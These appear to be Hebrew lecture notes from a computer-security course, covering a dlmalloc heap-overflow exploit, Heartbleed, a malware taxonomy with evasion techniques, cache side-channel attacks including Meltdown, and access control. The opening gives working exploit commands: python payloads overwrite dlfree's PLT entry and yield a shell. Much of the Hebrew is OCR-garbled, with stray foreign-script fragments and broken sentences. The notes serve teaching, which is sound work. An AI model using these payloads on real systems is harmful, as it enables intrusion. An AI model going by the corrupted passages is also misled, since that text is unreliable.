- כתבים  $\leftarrow$  4 במקום  $\text{curr\_size}$  על מנת לקבוע את ה-LSA שלו להיות 0, כדי ש- $\text{prev\_inuse}$  יחזיר false, ונוכל לעבור לחלק של הקונסולידייה.
- כתבים זבל (בнтימ) במקום שהוא  $\text{curr\_size-4}$  של "הבלוק הקודם"
- ובמקום  $\text{pfd}$  של "הבלוק הקודם" כתבים את הכתובת של  $\text{ch}$  פחות 12, כי נדרש ב- $\text{unlink}$ .
- כתבים את  $\text{bck}$  לכטובת  $\text{fwd}$ , איזה-12 מתקazz.
- לבסוף כתבים ב- $\text{back}$  של "הבלוק הקודם" סטם כתובה למחסנית.

במקרה זה מקבלים, ח' און מודפס כמבוקש –  
 בגלל שב-unlink קובעים את bck = \*(fwd+12)  
 ואנו כתבו fwd = &n-12, למשה ב-unlink-ב-fwd, כתבו \*(n-&). ה- free הרaison ל-2-2 מצליח –ח' שלנו מודפס, וחוטפים segfault בקריאה השניה ל-free.

```
/home/user/lec5$./b foo
00000001
/home/user/lec5$./b `python -c "import struct; print('a'*1024 +
struct.pack('<i', -4) +
struct.pack('<i', -4) +
'a'*4 +
struct.pack('<I', 0x0804d040-12) +
struct.pack('<I', 0xbffff650)
)``bffff650
Segmentation fault (core dumped)
/home/user/lec5$
```

עשויו ניתן לבנות את exploit עצמו: במקום לדרס את הבאור של 1ק בזבל, נזיריק לתוכו shellcode, לדוגמה צזה שפותחה shellcode.  
 את fwd של "הבלוק הקודם" נדרס עם הכתובת ב-PLT של dlfree (שוב, פחות 12, מאותה סיבת מקודם), ואת back של "הבלוק הקודם" נדרס בכתובת של תחילת הבאור של 1ק, היכן שנמצא ה-shellcode שלנו.



```
/home/user/lec5$ gcc -g c.c -o c -L . -lmalloc -Wl,-rpath '$ORIGIN' 2>/dev/null
/home/user/lec5$ objdump -R c | grep -w dlfree
0804a014 R 386_JUMP_SLOT dlfree
/home/user/lec5$ gdb -q c
Reading symbols from c...done.
(gdb) break 22
Breakpoint 1 at 0x8048663: file c.c, line 22.
(gdb) run foo
Starting program: /home/user/lec5/c foo
Breakpoint 1, main (argc=2, argv=0xbffff724) at c.c:23
23 return 0;
(gdb) print p1
$1 = 0x804b008 "foo"
(gdb) print dlfree
$2 = {<text variable, no debug info>} 0xb7fd1a15 <dlfree>
(gdb) x/8bx 0x0804a014
0x804a014: 0x15 0x1a 0xfd 0xb7 0x40 0x35 0xe2 0xb7
(gdb)
```

**PLT of dlfree**

**Start of p1 buffer on heap**


באופן זהה, כמו שיצא שהצבנו ב-ח בדוגמה הקודמת את הכתובת של back, אנחנו מציירים בכניסה ה-PLT של dlfree, שאמורה להכיל את הכתובת ב-GOT של dlfree אליה אמורים לкопואז, את הכתובת של תחילת-shellcode שלנו, כך שבמוקם להתחיל להריץ את dlfree ולקראס בקונסולידציה של הבלוקים, נקפוץ ל-shellcode ונתחילה לבצע אותו.

```
/home/user/lec5$./c `python -c "import assemble, struct; print(assemble.assemble_file('shellcode.asm').ljust(1024, 'a') +
struct.pack('<i', -4) +
struct.pack('<i', -4) +
'a'*4 +
struct.pack('<I', 0x0804a014-12) +
struct.pack('<I', 0x0804b008)
)``sh-4.3$
```

תקפת Heartbleed

באג בפינה נידחת בפרוטוקול LSShOpen. זה פרוטוקול תקשורת מוצפנת בין הדפדפן לבין שרת ובס. הפרוטוקול מטפל בהחלפת המפתחות הקRIPTוגרפיים.

אחד הדברים האזוטריים בפרוטוקול הוא Heartbeat. אחרי שני הצדדים תיקשרו אחד עם השני, סיכמו על המפתחות ומתחילה להחליף ביניהם הודעות, מדי פעם שלוחים Heartbeat. אם יש רגע של שקט, יכול לא מחליפים הודעות (לדוגמא, הדפדפן פתוח והלכנו מהמחשב). השקט הזה לפעמים מפיער – יכול להיות שאחד הצדדים מת ולא הודיע לא השני, והצד השני ממשיר לשרת אותו אפילו שהוא לא שם. כדי להתגבר על זה, צד א' שלוח Heartbeat, מעין פינג, כדי להודיע לצד ב' שהוא עדין ח' אפיון שאין הודעת. צד ב' מחזיר לצד א' את מה שהוא שלח. echo.



ב-SSL OpenSSL הקליניט Heartbeat שולח לשרת הודעה כלשהי, והשרת מחזיר לו את אותה הודעה. הרודהה נראהית בעבר כרך:


ההודעה מתΚבלת ב-אז מצד השרת. והוא מפרש אותה באופן הבא:

```
type = *rx++;
len = *(uint16_t *) rx;
rx += 2;
...
*tx++ = TLS1_HB_RESPONSE;
*(uint16_t *) tx = len;
tx += 2;
memcpy(tx, rx, len);
send_tx_back
```

לאחר מכן הוא מכין את התגובה ב-xt:

הבעיה היא האורך – השרתת מאמין לאורך ההודעה שעלייה הצהיר הקליניינט, אבל ההודעה עצמה יכולה להיות באורך שונה והפרוטוקול לא מזדיא את הנכונות.

אפשר להציג שארך ההודעה הוא  $65,535 - 2^{16}$  ולשלוח הודעה בגודל בית אחד. הרשות מעתיק length בתים מההודעה (x) ב-`memcpy` לTOR התגובה שלו (tx). כך למעשה גורמים לשרת להציג תוכן מהעירמה שלו – `information disclosure`.



## הרצאה 6: Viruses and Antiviruses, Cache Side Channel Attacks

הרעין מאחורי רושעות הוא תכנות שימושísticas את עצמן באופנים שונים.

### **Morris Worm (1988)**

תכנית לא זדונית במקור, שמטרתה המקורית הייתה לנראה לחשב את הגודל של האינטרנט. השתמשה בבערוף אובייקטivo על daemon שקיים בلينוקס בשם fingerd, שמאפשר לפונת למחשב אחר ולבקש עליו מידע.

כשהיו קוראים ל-fingerd, משתמשים ב-gets(), ובעזרת קריאה זו הזרק shellcode של execve("/bin/sh") שהוא-shell שהוא פותח הוא קרא בעצמו ל-fingerd והדיביך כך מחשבים אחרים. לפי דיווחים הוא הדיביך 10% מה인터넷, וזה יצר עומס על קוי התקשרות שהיו חלשים וזרים. למעשה זה גרם ל-DoS עד לרמה שה האינטרנט היה מוחולק לאונות לכמה ימים.

זה היה אירוע מכון בתולדות האינטרנט, ורוברט מוריס היה האדם הראשון שהורשע תחת The Computer Fraud and Abuse Act (CFAA)

### **סיגוג Malware**

נזקנות מתאפייניות בכמה תכונות עיקריות, שבעזרתן ניתן לסוג את התוכנות הזדוניות לקטגוריות.

- **התרבות:** מטרתן של נזקנות היא להתרפשט בעולם. נהוג לבדוק בין וירוס, תולעת רשות וו-טריאני לפי מנגנון ההתרבות שלהם.
- **הישרדות:** נזקנות רוצות להישאר בחיים ולהמשיך להזיך, וכן להיות חסינית מפני הגנות. מבחנים בין נזקנות שהן
  - **Non Resident:** לא נשאות בזיכרון אחריה שהן רצות פעם אחת. לדוגמה: תוכנה שמחזקת את כל הקבצים על המארח שהיא מדביקה
  - **Resident:** נשאות פעילות ברקע ורוצות גם אחריה שנסגרת התוכנה שבאמצעותה הדביכו את המחשב. לדוגמה: מקליטה מה שהמשתמש עשוה במחשב ומשדרת את המידע בחזרה למפעיל
  - **Backdoor:** משאיות פותח שמאפשר אחר כך לתוכף לגשת לאותו מחשב שוב מאוחר יותר
- **מטרה:** איזו מטרה הנזקנה משרתת?
  - **ganiba** (כסף, משאבים, DATA, זהות)
  - ריגול
  - חבלה

### **נזקנות לפי מנגנון ההתרבות**

#### **Computer Virus**

תוכנה שימושית את עצמה, קרי מבצעת Quine – מפרקת את קוד המקור של עצמה. כדי שתוכנה תענה על ההגדרה של וירוס, היא צריכה לשכפל את עצמה על קבצים **באוטו** המחשב **שהיא זיהמה**. הוירוס כולל עותק של קוד המקור שלו בתוכו, או שהוא שמסוגל להפיק עותקים של עצמו. וירוסים שהם resident נשאים בחיים גם אחרי שהתוכנה שהביבאה אותם נסגרת, וממשיכים

להתקיים ב-RAM. וירוסים מתקדמים יותר נכנסו גם ל'זיכרון暫時 volatile noch, ומצלחים בשל כך לשרוד reboot.

לדוגמה, אם הוירוס נכנס לתוך קובץ executable, כאשר מרים את ה-executable הוירוס משתחרר ומצירק את עצמו לתוך קבצים אחרים על המחשב. במקרה, היו משתמשים בקבצי הרצה .exe. של ויינדוס עבור וירוסים.

עם השנים גילו כתבי הוירוסים שיש קבצים שאין קבצי הרצה שאפשר להשתמש בהם על מנת לザם מחשבים – למשל באמצעות קבצי מאקרו שמייצרים תוכנים לפי טופולט במסמכיו וורד. מסתבר שמאקרו נכתב באמצעות שפת תכנות (כגון Visual Basic), וככזו אפשר להחדיר אליה כל מיני דברים. גם ב-pdf קיימות תופעות כאלה ומסתבר שגם בקבצי jpeg.

### Computer Worm

הבדל העיקרי בין וירוס והוא שהתולעת מדביקה מחשבים אחרים על הרשות, להבדיל מהADBיק קבצים אחרים על אותו מארח.

התולעת יכולה להשתמש בכל מיני שירות רשות ושרותים המשותפים למשתמשים רבים. היא מתבססת על איזשהו exploit שמאפשר לה באופן אקטיבי להתפשט ממוקם למוקם. ביום, רוב הנזקונות הן תולעים וסוסים טロיאניים, כי וירוס זה מקומי ולרוב אי אפשר לעשות מזה הרבה רוח.

### Trojan Horse

תוכנה שמרמה את המשתמש התמים להפעיל אותה באופן(Clash) לדוגמה, למשך Link באימייל, הורדת קובץ וכו'. נזקה זו מתבססת על social engineering.

הסוס הטרояני מטבחו לא מתרבה, והוא לא מדביך עוד מחשבים או קבצים. בדרך כלל מה שהוא עושה זה **לגנוב מידע**.

מה הנזקה מביאה אליה? מה היא עשו כדי להזיק?

- **נזקה ידנית:** פותחים shell ומריצים משאו. נחמד, אבל לא סקליבי כי צריך תוקף פר מחשב נתוך.
- **נזקה אוטומטית:** משתמשים ב-exploit(Clash) לבנות באופן אוטומטי מערכת תוכנה גדולה.

### מטרות שונות של נזקנות

#### Resource and Identity Theft

- **Click Fraud:** התוקף מתקין נזקה על מחשב וגורם למחשב להתנהג כאילו המשתמש גולש בראשת ועשה קליק על דברים כמו פרסומות. זה עשו כוסף.
- **Stealware:** משתמש affiliate marketing cookies של אתרים להעביר את העמלות בגין הקלייקים על affiliate links באתר אינטרנט מבעליהם לכותב הנזקה.
- **Crypto Mining:** משתמש Sh-Torrent עשו את זה, ומשתמשת במחשב החישוב של המחשבים שמשתמשים בה כדי לכרות ביטקוין.
- **Botnets:** שימוש במחשבים המזוהמים כבוטים שאפשר לזמן למתיקות DDoS, לגנוב באמצעות מידע, לשלח ספאם ועוד

## Data and Money Theft

- גניבת פרטי אשראי
- **Scareware:** מדבקה מחשב במשהו, או בכלל לא, ומציגה למשתמש הודעה כמו "נדבקת בווירוס! שלם לנו ונרפא אותך!"
- **ריגול תעשייתי:** אפשר "להתגבר" על זה באמצעות שימוש במחשבים airgapped שלא מחוברים לרשת ולא מכנים אליהם התקני חומרה, או באמצעות שימוש במחשב בתוך כלובי פאראדי" שלא מאפשרים הוצאה והכנסה של קריינה.

## Ransomware

הנזקה מגיעה למחשב, מצפינה את כל הקבצים ואז דורשת קופר. במקרה, השתמשו בהצפנה סימטרית זהה לא היה טוב מבחינות התקוף, כי הנזקה המצפינה בהכרח כללת גם את המפתח שלה, וברורסינג היה אפשר לחלץ אותו. מאוחר יותר השתדרגו להצפנה אסימטרית.

## Spying

ריגול אישי או ריגול בין מדינות – לדוגמה, רשות GhostNet הסינית שהצליחה לחדר ליותר מ-100 מדינות, משרדי ממשלה, שגרירויות ועוד.

## Sabotage

דוגמה: Stuxnet תולעת שהתפשטה באמצעות התקני USB. השתמשה ב-4 התקפה 0day, שמשתמשות ב-exploits שטרם פורסמו באותה העת. התולעת זיהמה מעמדות בקרבת של צנטריפוגות איראניות להעשרת אורניום. היא נתנה פקודות שגויות לצנטריפוגות באופן כזה שהרס אותן. זה המקירה הראשון (שנחשף) של מלחמת סייבר אמיתית בין מדינות וארגוני הבון שלהם.

## הגנות

### antityrios

- תוכנה שמסתכלת על הקבצים המחשב מנסה להבין האם יש עליהם וירוס
- מסתכלת על הזיכרון ומנסה להבין אם מישו מרית בזיכרון שהוא מזיק ברילטיים
- מבצעת סריקה של קבצים ברשת לפני כניסה למחשב המקומי

לא פשוט לתפוא וירוס כזה. הוירוסים מנוטים להסתתר ולא למשוך תשומת לב:

- משתמשים בפרוטוקולים סטנדרטיים
- מסתתרים במקומות נידחים במערכת הקבצים, ב-cache וכו'

## Defense: Virus Signatures

על מנת לזהות וירוסים האntyrios משתמש ב-virus signatures: מחروفות כלשהי שמאפיינית וירוס מסוים ולא וירוס אחר. יש עם זה בעיה אינהרנטית והוא שאפשר לזהות רק וירוסים מוכרים, שפורסמו. מצד שני, יש קושי במצבה ייחודית, וזה קרייטי כי לא רוצים לזהותไวروس שהוא בלתי מזיק.

בשורה התחתונה, זה לא רע כמודל כלכלי עבור יצירניות האנטיוירוסים, אבל זה פחות מוצלח כמודל הגנתי.

### Countermeasure: Polymorphic Code

כותבי הווירוסים משתמשים בשיטה זו על מנת "לטוס מתחת לדאර" של האנטיוירוסים.

הרעין הוא להצפין את התוכנה, ולהוסיף בראשיתה קטע קצר קוד בשם packer – הוא מפענח את ההצפינה, וקופץ לקוד המוצפן. אם מצפינים כל עותק של הווירוס באמצעות מפתח הצפנה חדש, א' כל עותק של הווירוס שונה מכל האחרים.

מנגד, אntyוירוס יכול לבנות חתימה שmbוססת על ה-packer, אבל זה יותר קשה כי ה-packer כאמור קצר, וגם לרוב הוא אינו נראה חריג.

עוד דבר שעושים זה "لتפוז" את הווירוס לאחר שה-packer פרש אותו בזיכרון, ואם עוקבים אחרים בזמן שהוא רץ בזיכרון אפשר לבנות חתימה לפי תמונה הזיכרון שנוצרת בזמן פועלתו.

### Countermeasure: Metamorphic Code

כותב הווירוסים לא חייב להצפין את ה-shellcode שלו. הוא יכול במקומם זאת לכתוב את אותו קוד בהרבה גרסאות שקולות ברמה הבינארית:

- לדוחוף סוחרים
- פעולות אריתמטיות מיותרות
- להשתמש ברגיטרים שונים
- להזיז פונקציות ולשבש את האופסיטים
- להשתמש בוריאציות על מבני הנתונים כמו לארגן מחדש את השדות באובייקטים כך מקבלים המון גרסאות שונות של אותו קוד, מה שהופך אותו לקשהiae לאייתור.

### Defense: Anomaly Detection

במקום לאתר קוד חשוד, מנסים לאתר התנהגות חשודה. סביר להניח שנזקקה תבצע באיזשהו שלב syscall לצורך פעילותה, ואת אלה אפשר לנטר. ככל תהלייך יש איזשהו קריאות מערכת שהוא מבצע באופן רגיל – פעולות טיפוסיות שאפשר לאפיין ולמדל (למשל ע"י למידת מכונה ורשומות ניירוניים). אם משתלטת על התהלייך נזקקה כלשהי, הדפוס שרגיל שלו משתנה: אם פתאום ווריד מתחבר לאינטרנט, אפשר לחושב שקרה שהוא חריג כתוצאה מפעולות מזיקה.

### Countermeasures: Attack the Defenders

- אנטיוירוסים סורקים באופן סטנדרטי את מערכת הקבצים. תוקף יכול להתקין rootkit שחותך קריאות מערכת של open ושל stat, ומהדר מידע שגוי כדי להסווות פעולה מזיקה
- נזקקות יכולות לתקוף את האntyוירוס עצמו: להסיר אותו מהמחשב, להוריד לו הרשות ולהפריע לו בשיל דרכים אחרות.

## Defense: Malware Emulation

הרעיון הוא לבודד את הנזקה ולתת לה לרוֹץ. בהרצה מבוקרת, עוקבים אחרי פעולות הווירוס ומנסים לאפיין את ההתנהגות שלו כדי לבנות כהה הגנות באופן ספציפי. נהוג גם להשתמש ב-honeypots, מחשבים בראשת שנועדו לפתח נזקאות על מנת לבחון אותן.

יש עם זה בעיה, כי הנזקה יכולה לזהות שהיא רצתה ב-sandbox:

- סריקת הספריות הטעוניות בזמן ריצה ובדיקה אם טעונות ספריות דיבאגינג
- איתור סביבות וירטואליות על המארח כמו VMWare Tools שבו יתכן שימושים לצורך האמולציה
- מדידת זמנים – סביבות וירטואליות רצות יותר לאט וaz לא להוציא לפועל את המתקפה האמיתית שלה, והוא גם יכולה "לברוח" ממש כליל.

## תאוריה


משפט אדלמן: לא ניתן להכיריע אם תוכנה שרצה במחשב היא וירוס.

בהרצאה של ken汤姆普森 (מאבות Unix), Reflections on Trusting Trust: ניתוח שפורצים לתוכנית היוניקסית login כדי להתקין בה backdoor. אפשר לשנות את GCC כך שכל פעם שמקודלים תוכנית שהוילכת לבנות את login, היא תכתוב לתוכו גם את backdoor. אבל גם הקומפайлר הוא תוכנית בשפת C, אז אפשר לפרוץ את הקומפайлר של הקומפайлר...  
"A state of recursive paranoia".

And now, for something completely different –

## Cache Side Channel Attacks

התקפות שמבססות על דליפת מידע מה-cache.



- שורות בגודל קבוע – 64B
- השורות מאורגנות ב-sets כאשר בכל אחת מהן יש 8 ways.
- כל כתובות בזיכרון מתמפה ל-1-bit – ביטים 11-6 של הכתובת ייחיד – במעבדי 32 ביט קובעים את ה-set. הכתובת יכולה להיות ממופעת לכל אחת מה-ways של אותו ה-set

אם יש שני פרוסטים שרצים ב-CPUs, שניהם משפיעים על המטען. היה והחומרה משותפת, תהליכיים שונים יכולים לרוגל אחד אחריו השני ע"י הסתכלות במטען.



## Prime and Probe

יש שני תהליכיים, תהליך של התוקף ותהליך של הקורבן. התוקף צריך להכיר די טוב את הקורבן: את הקוד שלו, את מרחב הכתובות שבו הוא משתמש וכו'.

**Prime:** התוקף בוחר באפר בזיכרון (עדיף בגודל גדול מהמתמונן) וניגש לכל התאים בתוך המערך זהה. בכך, למעשה, הוא ממלא את המתמונן בעותקים של>Data שלו.

לאחר מכן, הקורבן רץ ועשה כל מיני דברים. כתוצאה לכך, כל מיני מקומות במתמונן משתנים ומכללים>Data דאטא שייכת לקורבן, ולא לתוקף כמו קודם.

**Probe:** התוקף רוצה לברר לאילו sets ניגש הקורבן. כמו בשלב הראשון, הוא עובר על הבאפר שלו, תא אחריו תא, ומודד כמה זמן לוקח להשלים את הפעולה – אם זה לוקח הרבה זמן סימן שהוא cache miss והוא צריך לגשת לזכרון כדי להביא את הדאטא מהבאפר של התוקף אל המתמונן. אמן אם זכרון יכול לחשוף בדיקת ניגש הקורבן כי יש עניין של ways, אבל מסתבר שהה בכל זאת דרי הרבה מידע. יתר על כן, אם הקובן מבצע הרבה גישות לזכרון אפשר להפעיל כל מיני שיקולים סטטיסטיים וללמוד יותר.





## Flush and Reload

התרכיש עכשו הוא שלתוכף ולקורבן יש זיכרון פיזי משותף, למשל זיכרון שמופנה ב-map למרחבי הזיכרון הירטוטואליים של שני התהליכים, ספריות משותפות, וכמוון הזיכרון של-SO, שמופנה בכל מרחב זכרון יירטוטואלי של כל תהליך. ביזור מודאי אפשר לקרוא מהזיכרון הזה, אבל הדפים תמיד ממופים.

עכשו, התוקף יכול לעשות משהו הפוך: במקום למלא את המתמונן בשורות של עצמו, הוא יכול לרוקן את הזיכרון באמצעות פקודה flush. לאחר מכן נותנים לקורבן לרווח. הוא הולך ומשתמש בזכרון המשותף, והשורות שאיליהן הוא ניגש נוכנסות לתוך המתמונן.

אחר כך, התוקף יכול לקרוא את כל הזיכרון המשותף לו ולקורבן, ובאותה שיטה של מדידת זמנים הוא יכול ל佐ות באיזו שורות בזכרון המשותף הקורבן




השתמש – הן יהיו במתמונן ולכן הקריאה תחזיר מהר יותר.

## Meltdown

התקפה שהיא שילוב של שני Flushing-Flush-Reloading exploits: Speculative Execution-

כאשר יש תלויות בין פקודות אסמלி יש stalls בפייפליין. בשיביל לא לבזבז מחזורי שעון על idle time预测 המשמשים ב-branch prediction branch predictivo, כולם בכל conditional branch



במשך מחזורי השעון שדרושים לבדוק התנאי, וממשיכים להוראות הבאות אחרי branch. אם

רואים支那 branch מתבצע עושם retire לפקודות המיותרות שהכנסנו לפיפליין.

מסתבר שכשועשים retire לפקודה, נשארות לכך כל מיני ראיות.

ה-exploit שלマルチesson שעבד באופן הבא:  
 כשרוoso ביזר מוד מסה לגשת לזכרון של מערכת הפעלה, הוא חוטף segmentation fault handler, והפרoso ממת. אולם, לוקח זמן כלשהו עד שה-CPU מבין שיש seg fault handler, ונכנסות פקודות לפִיְפִּילִין ווגעות ב-cache. התוקף יכול להבחן זהה ולהציג את מה שהודף למטען (מתוך הזכרון של מערכת הפעלה!) ע"י חוט נוסף שעובר על המטען ועשה flush-reload.

## הרצאה 7 – Secure Architecture Principles, Access Control

### מערכות מאובטחות


- כאשר מדברים על אבטחה של מערכת חשוב להכיר שני עקרונות מנחים:
- **Isolation:** חלוקת המערכת לאיזורי מוגדרים ושמירה על הפרדה ביניהם. כך מונעים מצב שבו פרצת אבטחה באיזור אחד, תגרום לקריסת המערכת כולה.
  - **Defense in Depth:** לא להשתמש רק באמצעי הגנה אחד. רוצחים הגנה עמוקה בעלת כמה שכבות. רוצים לשים לב
    - שימוש בטיחות טוב את הנזקודה כי חלשה של המערכת
    - שהמערכת נסלת בצורה בטוחה, למשל, למנוע חולשות במקרה של כישלון. למשל, ממש קל לעשות "forgot my password" לעומת "Forgot my password מהדאטאטי".

### Principle of Least Privilege

Principle – היכולת לגשת לאיזור כלשהו או לעשות משהו.  
 העיקון הוא שכל מודול במערכת יש את הרשותות המינימלית הדרושות לו כדי לעשות מה שהוא צריך – ולא יותר מזה. זאת מכיוון שאם מישחו ישתלט על המודול, יוכל לעשות באמצעותו משהו שמתכוני המערכת לא חשבו עליו, היכולת שלו להזיק תהיה מוגבלת.

כדי שנוכל לישם את העיקון הזה נדרשת הפרדה ובידוד בין החלקים השונים של המערכת.

### Access Control



הדרך האבסטרקטית לחשב על מדיניות גישה –


## Access Control Matrix

|                                 |        | Objects: files, sockets, resources |        |        |       |        |                                            |  |
|---------------------------------|--------|------------------------------------|--------|--------|-------|--------|--------------------------------------------|--|
|                                 |        | File 1                             | File 2 | File 3 | ...   | File n |                                            |  |
| Subjects<br>users,<br>processes | User 1 | read                               | write  | -      | -     | read   | Subjects: Items, processes, users, objects |  |
|                                 | User 2 | write                              | write  | write  | -     | -      | Objects: Items, processes, users, objects  |  |
|                                 | User 3 | -                                  | -      | -      | read  | read   | Chomera                                    |  |
|                                 | ...    |                                    |        |        |       |        | כל קומבינציה של (subj, obj) צריכה להיות    |  |
|                                 | User m | read                               | write  | read   | write | read   | כנית שתקבע איך מגיבים לבקש גישה.           |  |
|                                 |        |                                    |        |        |       |        |                                            |  |

המטריצה הזאת, מן הסתם, יכולה להיות ענקית. איך מיצגים את המידע הזה בפועל?

- ACL – Access Control List: "רשימת עמודות". לכל אובייקט יש רשימה שגדירה למי מותר לעשות מה. זהו פתרון נחוג יותר.
  - Capabilities: "רשימת سورות". מחזיקים לכל ישות רשימה של יכולות שקובעת מה היא יכולה לעשות. באנלוגיה, זה סוג של "כרטיס" זהה שמוקנה למי שמחזיק בו פריבילגיות מסוימות. אם נותנים את הCARTRIDGE למשהו אחר, אז הזכויות האלה עברות אליו. אם כך, מה מפריע למשתמש ליצור CARTRIDGE זהה?
  - אפשר להחזיק את המידע על הזכויות של כל משתמש באיזור שלא נגיש למשתמש במערכת הפעלה. אם "הCARTRIDGE" הוא חלק מבנינה נתונים של מערכת הפעלה אז לוזר אין דרך להתערב.
  - אפשר להגן על "הCARTRIDGE" באמצעות קרייפטוגרפיה, כמו חתימה.
